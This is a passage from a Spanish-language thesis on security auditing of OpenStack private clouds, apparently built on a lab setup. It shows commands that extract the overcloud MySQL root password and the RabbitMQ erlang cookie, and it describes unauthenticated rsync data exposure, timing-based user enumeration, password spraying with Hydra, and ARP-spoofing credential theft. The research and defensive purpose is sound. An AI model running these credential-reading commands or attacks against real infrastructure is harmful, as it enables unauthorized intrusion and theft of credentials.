Figura 27: Prueba de conexión SSH a controller usando clave privada del *undercloud* y uso de credenciales de admin

Desde el nodo de *undercloud* será también posible obtener más datos del *overcloud* como todas las contraseñas de servicio, pero incluyendo además otros datos no visibles en el controller como la contraseña de administrador de MySQL. Esto es posible comprobando las salidas de los comandos ejecutados por Mistral, el servicio que coordina el despliegue del overcloud. Puede observarse un ejemplo en la siguiente imagen:

```
[stack@os-undercloud ~]$ source stackrc
(undercloud) [stack@os-undercloud ~]$ id=`openstack action execution list | grep tripleo.parameters.update | tail -n1 | awk '{print$2}'`
(undercloud) [stack@os-undercloud ~]$ openstack action execution output show $id | jq '.result.heat_resource_tree.parameters.MysqlRootPassword'
{
  "description": "",
  "default": "sHczzFNfcM",
  "label": "MysqlRootPassword",
  "noEcho": "true",
  "type": "String",
  "name": "MysqlRootPassword"
}
```

Figura 28: Obtención de contraseña de MySQL de overcloud

Es posible obtener a través de Mistral otra clave privada ssh diferente mediante el comando "openstack workflow env show ssh_keys". Ésta es la clave utilizada por TripleO para despliegues y validaciones, y permite también conectar a todos los nodos con el usuario *heat-admin* o a los nodos de cómputo como el usuario *tripleo-admin*. Esta clave puede ser útil en caso que no esté disponible la ubicada bajo */home/stack/.ssh*.

Por último, existe otro dato sensible interesante, que es la cookie del gestor de colas RabbitMQ. Ésta permite el control remoto del gestor de colas y se encuentra ubicada bajo el directorio */var/lib/rabbitmq/.erlang.cookie*. Esta cookie se encuentra tanto en el *undercloud* como el el nodo de control dentro del contenedor *rabbitmq*.

```
[heat-admin@overcloud-controller-0 ~]$ sudo docker exec -it rabbitmq cat /var/lib/rabbitmq/.erlang.cookie
fRjf9TsBzrf4AnRyeCWy
```

Figura 29: Cookie de gestor de colas RabbitMQ

Hay que indicar también que en ocasiones el servicio de identidad de Keystone se encuentra integrado con un entorno de Directorio Activo de Windows para la gestión de identidades. En estos casos, Keystone debe tener almacenadas en su fichero de configuración unas credenciales válidas de dominio. Dichas credenciales podrán también ser recuperadas, lo que permitiría extender la intrusión hacia otras secciones de la infraestructura.

4.4.5. Obtención de datos a través de *rsync* en el nodo de *undercloud*

Antes que nada hay que indicar que este método solo es válido teniendo acceso al nodo de undercloud en la red de provisión. Aunque técnicamente solo requeriría de conectividad, se ha encuadrado dentro del apartado que requiere acceso a la infraestructura ya que esta red generalmente estará aislada y solo debería poder ser accesible desde uno de los nodos de la infraestructura.

En el nodo de *undercloud*, gran parte de los datos de despliegue del *overcloud* se almacena en un servicio de OpenStack conocido como Swift, utilizado para el almacenamiento de objetos. Este servicio no se ha desplegado en el entorno de laboratorio, ya que en entornos de producción no suele instalarse, o se utiliza en su lugar otras soluciones como Ceph [24].

Generalmente, al igual que el resto de servicios de OpenStack, el acceso al API de Swift requiere autenticación. Sin embargo, se ha descubierto que en la instalación por defecto el *undercloud* sirve los datos de Swift a través de un servidor de *rsync*, empleado para la replicación entre diferentes nodos si los hubiera. Dicho servidor de *rsync* no requiere autenticación de ningún tipo, con lo que es posible descargar toda la información disponible y obtener de esta forma datos sensibles.

En la siguiente captura puede observarse la recuperación de datos como la contraseña de administrador del *overcloud* o la cookie de RabbitMQ:



Figura 30: Información sensible expuesta de forma pública con *rsync*

Como se aprecia en la imagen, pueden aparecer varias instancias de estas contraseñas según la cantidad de veces que se haya reinstalado el *overcloud*. Es cuestión de probar todas las existentes para ver qué fichero es el adecuado (en el caso de la instalación sobre la que se está trabajando es el fichero que aparece señalado). Dentro de este fichero además se encontrarán otros datos sensibles, como contraseñas de todos los servicios de OpenStack, de base de datos, claves de firma de tokens, clave SSH privada para la migración de máquinas, etcétera. En la sección 4.4.4 puede verse más información sobre estos datos.

Capítulo 5. Ataques en OpenStack

Tras una adecuada enumeración, la siguiente fase lógica es la del ataque. De esta forma un atacante o un auditor lograrán explotar las posibles vulnerabilidades encontradas para tratar de comprometer la mayor parte del sistema posible y conseguir su objetivo final (conseguir el control de la nube, obtener información confidencial, llevar a cabo una denegación de servicio, etcétera).

En este apartado se describirán algunos de los posibles ataques que se pueden llevar a cabo en OpenStack, que bien podrán ser ataques comunes en otros entornos y que también afecten a este tipo de nubes, o bien ataques específicos de estos entornos.

Dentro de este apartado se incluirán también ciertas acciones consideradas como post-explotación, como acciones para lograr persistencia en el sistema, ya que en cierto modo constituyen un ataque en sí.

De nuevo se separarán en diferentes apartados según el punto donde esté ubicado el atacante/auditor, de forma que puedan observarse rápidamente qué posibles acciones pueden llevarse a cabo según se disponga de un acceso u otro.

5.1. En instancia

El escenario de un atacante dentro de una instancia será uno de los más restrictivos. Como ya se ha especificado, la nube dispone de mecanismos de seguridad que impiden la visibilidad entre diferentes tenants, diferentes redes, entre máquinas virtuales y el propio host, etcétera. Existirán sin embargo ciertos tipos de ataques, que aunque su explotación no sea viable en todos los casos, podrán llevarse a cabo bajo ciertas condiciones.

En caso que la instancia tenga conectividad contra la plataforma de gestión de la nube, habrá que tener en cuenta también aquellos ataques dirigidos a la misma. Este tipo de ataques se verán en la siguiente sección, que comprenderá el punto de vista de un atacante con conectividad a la infraestructura.

También existirá la posibilidad de efectuar movimientos laterales atacando a otras instancias, aunque esto se llevará a cabo de forma similar a otros entornos más tradicionales, y por tanto no se incluirán en este trabajo.

5.1.1. ARP/IP spoofing

Uno de los posibles ataques dentro de una instancia en OpenStack son los de *ARP spoofing*, aunque esto solo será factible en el caso que la instancia tenga deshabilitada una

opción a nivel de puerto de red conocida como *port security*. Dicha opción habilita filtrado por IP y MAC para impedir que una instancia envíe tráfico de red con una dirección diferente a la que se le ha sido asignada, y suele deshabilitarse cuando una instancia tenga que enrutar tráfico ajeno, por ejemplo para filtrar o inspeccionar tráfico de red.

Es posible por ejemplo comprobar si una instancia tiene esta opción habilitada añadiendo a la interfaz de red una IP secundaria dentro del mismo rango (que no esté en uso preferiblemente) y realizar un ping al router principal con dicha IP origen. En caso que conteste lo más probable es que el *port security* esté deshabilitado, ya que de otro modo se bloquearía el tráfico saliente con dicha IP secundaria.



Figura 31: *IP spoofing* con port security habilitado y deshabilitado

En cualquier caso los ataques de tipo *ARP spoofing* no son muy recomendables, especialmente durante una auditoría de seguridad, ya que se trata de una acción disruptiva que puede ocasionar problemas a nivel de servicio de las instancias que se encuentren en dicha red. No se añadirá más información al respecto, ya que además se pondrá algún ejemplo en apartados posteriores para llevar a cabo un ataque de tipo *Man-in-the-middle*.

5.1.2. Obtención de datos en volúmenes de almacenamiento

En un sistema de nube, el almacenamiento por lo general será muy volátil, ya que habrá instancias creándose y destruyéndose continuamente, y que normalmente compartirán el mismo sistema de almacenamiento. En una nube pública es crítico que no puedan recuperarse datos de otro cliente a través de un volumen de almacenamiento, así que generalmente estos son rellenados a ceros cuando el propietario libera dicho volumen. En una nube privada puede que los mecanismos de seguridad sean más laxos, ya que generalmente la nube será utilizada por miembros de una única empresa.

Se ha comprobado que en una instalación como la indicada en el laboratorio, el tipo de almacenamiento por defecto no permite llevar a cabo este tipo de ataques. El motivo es que los volúmenes se generan usando *thin provisioning*, con lo que inicialmente el disco solo tendrá asignado espacio "virtual", y solo se le asociará espacio físico cuando se produzcan escrituras. Esto evitará que pueda accederse a espacio físico que haya pertenecido a otra instancia.

Aunque esto ocurra con el tipo de almacenamiento por defecto usado en el entorno de laboratorio (LVM), OpenStack permite diferentes tipos de almacenamiento más típicos de entornos de nube en producción, como NFS o cabinas de almacenamiento. Por tanto, aunque este tipo de ataques no sean reproducibles en el laboratorio, habrá que tenerlos en cuenta de cara a realizar una auditoría de seguridad.

En la siguiente captura se muestra un ejemplo de intento de obtención de datos sensibles mediante la utilidad *strings*:

```
debian@demo:~$ lsblk
NAME   MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
vda    254:0    0   2G  0 disk
└─vda1 254:1    0   2G  0 part /
vdb    254:16   0   1G  0 disk
debian@demo:~$ sudo strings /dev/vdb | grep -e root: -e password -e token -e secret | head
python-secretstorage
access_token.pygXA
request_token.py\A
tokens.pyst_
token.py
token.py.dpkg-new
refresh_token.py
resource_owner_password_credentials.py
refresh_token.py.dpkg-new
resource_owner_password_credentials.py.dpkg-new
```

Figura 32: Intento de obtención de secretos en volumen de almacenamiento

5.1.3. Escape de máquina virtual

Una de las funciones del software del hipervisor (*qemu-kvm* por defecto en OpenStack) es aislar el entorno de las máquinas virtuales, de forma que una no pueda acceder a contenido de memoria de otra, o al del host de virtualización. Periódicamente aparecen vulnerabilidades que permiten sortear este mecanismo de aislamiento y acceder a áreas de memoria restringidas.

Este tipo de vulnerabilidades sin embargo suelen requerir condiciones muy específicas para su explotación, y en muchas ocasiones tampoco existen exploits públicos para las mismas. Por ejemplo, para la versión instalada en el entorno de pruebas se encontraría presente la vulnerabilidad CVE-2020-14364 [25], pero por las razones indicadas no ha sido posible llevar a cabo su explotación.

También se conocieron hace relativamente poco ciertas vulnerabilidades como Meltdown o o Spectre [26] que explotaban una técnica de optimización de las CPUs Intel conocida como ejecución especulativa. Supuestamente sería posible mediante las mismas acceder a la

memoria del host de virtualización, pero de nuevo, debido a su complejidad y a que en el momento de instalación del laboratorio estas vulnerabilidades ya estaban corregidas no ha sido posible llevar a cabo su explotación.

En cualquier caso, es recomendable durante una auditoría comprobar que la versión del hipervisor o del kernel no posee ninguna vulnerabilidad de este tipo, ya que un atacante bien motivado que disponga de medios (como un APT) podría tratar de explotar las mismas.

5.2. Con conectividad a la plataforma

En caso que el atacante disponga de conectividad a la plataforma, bien porque haya llegado a una red desde la que pueda tener conexión, o bien porque haya accedido a una instancia desde la que pueda alcanzar el sistema de gestión de la nube, la superficie de ataque se expandirá y podrán tener lugar otro tipo de ataques.

En este apartado se discutirán dichos ataques, algunos de los cuales serán típicos también de otros entornos, aunque se tratarán de orientar específicamente a nubes OpenStack.

5.2.1. Enumeración de usuarios

Por lo general, cualquier aplicación o web que requiera un login de usuario, debería mostrar un mensaje genérico de error en caso que el usuario y/o la contraseña sean incorrectos, de forma que no se proporcionen pistas acerca de si un usuario existe o no.

En el caso de OpenStack esto se cumple por lo general, por ejemplo si se trata de acceder a la interfaz web con un usuario inexistente se muestra un mensaje genérico de error como el que se muestra a continuación:



Figura 33: Mensaje genérico con credenciales inválidas

Atacando directamente a la API también se proporciona un mensaje de error genérico indicando que se necesita autorización para acceder. Sin embargo, se ha detectado que el tiempo de respuesta parece ser bastante superior cuando se trata de realizar un login con un usuario existente que con otro no existente:



Figura 34: Tiempo de respuesta de API para usuario existente



Figura 35: Tiempo de respuesta de API para usuario no existente

Puede observarse que el tiempo de respuesta para un usuario existente es del orden de cientos de milisegundos, frente a decenas en caso de un usuario inexistente. Aunque en el entorno de pruebas las peticiones puedan ser bastante lentas en comparación con un entorno de producción, en una nube real se producirá un efecto similar con menores tiempos. Lo adecuado será realizar mediciones de tiempo con usuarios aleatorios, y luego comprobar posibles usuarios reales para medir desviaciones sobre la media de tiempo obtenida.

También se ha podido observar que construyendo una petición similar utilizando el tipo de autenticación "application_credential" en lugar de "password" es posible obtener un mensaje que indica explícitamente si un usuario no existe (código de petición en anexo B.1):



Figura 36: Respuesta para usuario existente usando *application_credential*



Figura 37: Respuesta para usuario no existente usando *application_credential*

5.2.2. Obtención de contraseña mediante diccionario

Tras haber llevado a cabo una enumeración de usuarios exitosa, un atacante podría continuar esta vía de ataque y tratar de obtener una contraseña válida para alguno de los usuarios obtenidos mediante fuerza bruta o diccionario. Generalmente el segundo método será más efectivo, ya que los ataques de fuerza bruta a través de la red requerirán muchas más peticiones y por tanto serán más lentos y llamarán más la atención.

Existen varias estrategias para abarcar estos ataques: por un lado está la posibilidad de emplear un diccionario más o menos extenso para un conjunto reducido de usuarios, o también existe la posibilidad de realizar *password spraying*, que consistirá en probar una misma contraseña para un número elevado de usuarios. Este último método suele funcionar ya que generalmente siempre existe algún usuario que emplea algún patrón predecible para generar su contraseña empleando el mes o la empresa y el año. Ejemplos: Octubre2020, Uned2020, etcétera...

En una nube OpenStack con una configuración por defecto no se limita el número de intentos fallidos de login por usuario, con lo que es posible llevar este tipo de ataques sin que el sistema de nube bloquee el acceso. Sí que existe un parámetro de configuración de Keystone (*lockout_failure_attempts*) para bloquear el acceso tras una serie de intentos fallidos, pero hay que configurarlo explícitamente.

Si se está llevando a cabo una auditoría de seguridad será recomendable consultar antes si está configurado el bloqueo de usuarios para evitar impactar el acceso de los usuarios en producción. Para estos casos se podrá realizar uno o dos intentos de *password spraying*, un número siempre inferior al límite en que se produzca el bloqueo. En caso que no esté habilitado se podrá probar un mayor número de contraseñas por usuario.

Llevar a cabo este tipo de ataques será posible tanto a través de la interfaz web como de la API de autenticación, aunque lo más cómodo será lo segundo ya que el tiempo empleado por cada intento será ligeramente inferior. Para el ataque en sí se puede emplear el mismo Burp Suite empleado para analizar el tráfico, o también otras utilidades como Hydra [27], diseñada para llevar a cabo ataques de fuerza bruta.

En la siguiente captura se podrán observarse inicialmente dos ficheros “users” y “passes” con un listado de posibles usuarios y contraseñas a probar. Después podrá observarse la línea de ejecución de Hydra, en la que se proporcionan estos ficheros, la URL a atacar, el objeto JSON que enviar mediante petición POST (introduciendo los valores “^USER^” y “^PASS^” donde se quiera introducir el usuario y la contraseña), un texto que aparezca en los mensajes de respuesta de los intentos fallidos para identificarlos, y finalmente una cabecera indicando que es un objeto tipo JSON. Podrá verse como se han localizado dos usuarios “demo1” y “demo2”, ambos con contraseña “openstack”.



Figura 38: Ejemplo de obtención de contraseña mediante diccionario con Hydra

5.2.3. Robo de credenciales mediante ARP spoofing

Para este tipo de ataques más que conectividad con la plataforma habría que tener conectividad con algún puesto de trabajo que tenga conectividad también a la nube. De esta forma, sería posible realizar un ataque de tipo *Man-in-the-middle*, suplantando el punto de acceso al que conecta el usuario para obtener la comunicación entre él y la plataforma, pudiendo llegar así a obtener credenciales de acceso.

Como ya se ha indicado anteriormente, este tipo de ataques suelen ser disruptivos, aunque será bastante menos problemático ocasionar problemas de conectividad a un usuario que provocar la pérdida de conectividad de una instancia que pueda estar dando servicios en producción.

Ya se comentó en las consideraciones iniciales que los servicios de la nube son proporcionados por defecto mediante HTTP, con lo que sin ninguna configuración adicional el tráfico viajará por defecto en claro. Teniendo en cuenta que cualquier petición del cliente de línea de comando envía siempre las credenciales antes de realizar una petición, solo faltaría esperar que el usuario ejecutara cualquier comando para obtener dichas credenciales.

En la siguiente captura de pantalla puede observarse un ejemplo de robo de credenciales mediante ARP spoofing. La prueba se ha realizado mediante dos máquinas virtuales en un mismo segmento de red, en la que una realiza una solicitud a través del cliente *openstack* y la otra realiza el ataque indicado:



Figura 39: Robo de credenciales mediante ARP spoofing

En la pantalla de la máquina atacante (lado derecho) puede observarse la ejecución del comando *arpspoof* (lanzado en *background*), que enviará peticiones ARP a la máquina víctima y al gateway de la red para forzar que todo el tráfico entre ambas pase por la máquina atacante. Posteriormente se ejecuta la herramienta *tshark* (similar a *Wireshark* pero en línea de comando) para capturar los datos de todas las peticiones HTTP POST en el puerto 5000 (Keystone), obteniendo así las credenciales de administrador en este caso.

Para este proyecto la instalación se ha realizado sin certificados ni cifrado HTTPS. Hay que indicar también que en este tipo de nubes privadas, al tratarse de entornos más o menos de confianza, es habitual el uso de comunicaciones sin cifrar, o de certificados autofirmados o de una CA propia. En este último caso, al acceder al sistema de nube, por ejemplo por navegador, se mostraría una advertencia indicando que el certificado es de confianza.

